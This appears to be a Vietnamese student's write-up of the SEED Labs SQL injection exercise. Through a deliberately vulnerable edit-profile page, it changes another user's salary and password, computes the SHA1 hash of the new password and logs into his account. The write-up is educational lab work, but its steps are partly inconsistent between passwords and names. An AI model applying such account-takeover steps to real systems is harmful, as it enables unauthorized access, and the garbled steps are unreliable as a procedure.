
```
mysql> select name, salary from credential where name = 'Boby';
+-----+-----+
| name | salary |
+-----+-----+
| Boby |      1 |
+-----+-----+
1 row in set (0.00 sec)
```


```
mysql> select name, password from credential where name = 'Boby';
+-----+-----+
| name | password          |
+-----+-----+
| Boby | lequangtrongnghia |
+-----+-----+
1 row in set (0.00 sec)
```

```
mysql> █
```

→ Mật khẩu mới đã được cập nhật thành công

- Bắt đầu đăng nhập vào hệ thống với username là Boby và mật khẩu mới vừa cập nhật





→ Ta thấy không thể đăng nhập vào được khi ta nhập mật khẩu “lataone” bởi vì nó đã được băm ra thành chuỗi kí tự khác thông qua quá trình hashing.

Bước 2: ta vào Ubuntu mở Terminator chuyển mật khẩu “lataone” thành giá trị hash thông qua SHA1 hash function.

echo -n '<lataone>' | openssl sha1

```

| Bobby | 30000 |
+-----+-----+
1 row in set (0.00 sec)

mysql> select name, salary from credential where name = 'Boby';
+-----+-----+
| name | salary |
+-----+-----+
| Bobby | 1 |
+-----+-----+
1 row in set (0.00 sec)

mysql> select name, password from credential where name = 'Boby';
+-----+-----+
| name | password |
+-----+-----+
| Bobby | lequangtrongnghia |
+-----+-----+
1 row in set (0.00 sec)

mysql>
[3]+ Stopped mysql -uroot -pseedubuntu
[04/02/24]seed@VM:~$ echo -n 'lequangtrongnghia' | openssl sha1
(stdin)= 1b2a8280a8dc4b25118b34ce634b608f1e31db38
[04/02/24]seed@VM:~$ █


```

- Thực hiện edit profile đặt mật khẩu là chuỗi kí tự này

SQLi Lab x +

← → ↻ ⓘ www.seedlabsqlinjection.com/unsafe_edit_front 70% ... ☆ >> ≡

⚙ Most Visited SEED Labs Sites for Labs

 Home **Edit Profile** Logout

Admin's Profile Edit

NickName

Email

Address

Phone Number

Password

- Đã cập nhật thành công

```

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)


mysql> select name, password from credential where name='Boby';
+-----+-----+-----+
| name | password                                     |
+-----+-----+-----+
| Boby | 1b2a8280a8dc4b25118b34ce634b608f1e31db38 |
+-----+-----+-----+
1 row in set (0.00 sec)


mysql> █

```

Bước 3: Sau đó tiến hành đăng nhập lại trên trang

Đăng nhập lại vào hệ thống với username “Boby” và password là “lequangtrongnghia”





→ Đã đăng nhập vào được vào tài khoản của Boby.

→ Việc sử dụng hashing mật khẩu là một phần quan trọng của bảo mật hệ thống và ngăn chặn việc truy cập trái phép vào thông tin cá nhân của người dùng. Khi ta cập nhật mật khẩu và lưu trữ chúng dưới dạng chuỗi băm, sẽ giúp tăng cường bảo mật và đảm bảo rằng người quản trị hệ thống không thể dễ dàng biết được mật khẩu ban đầu của người dùng.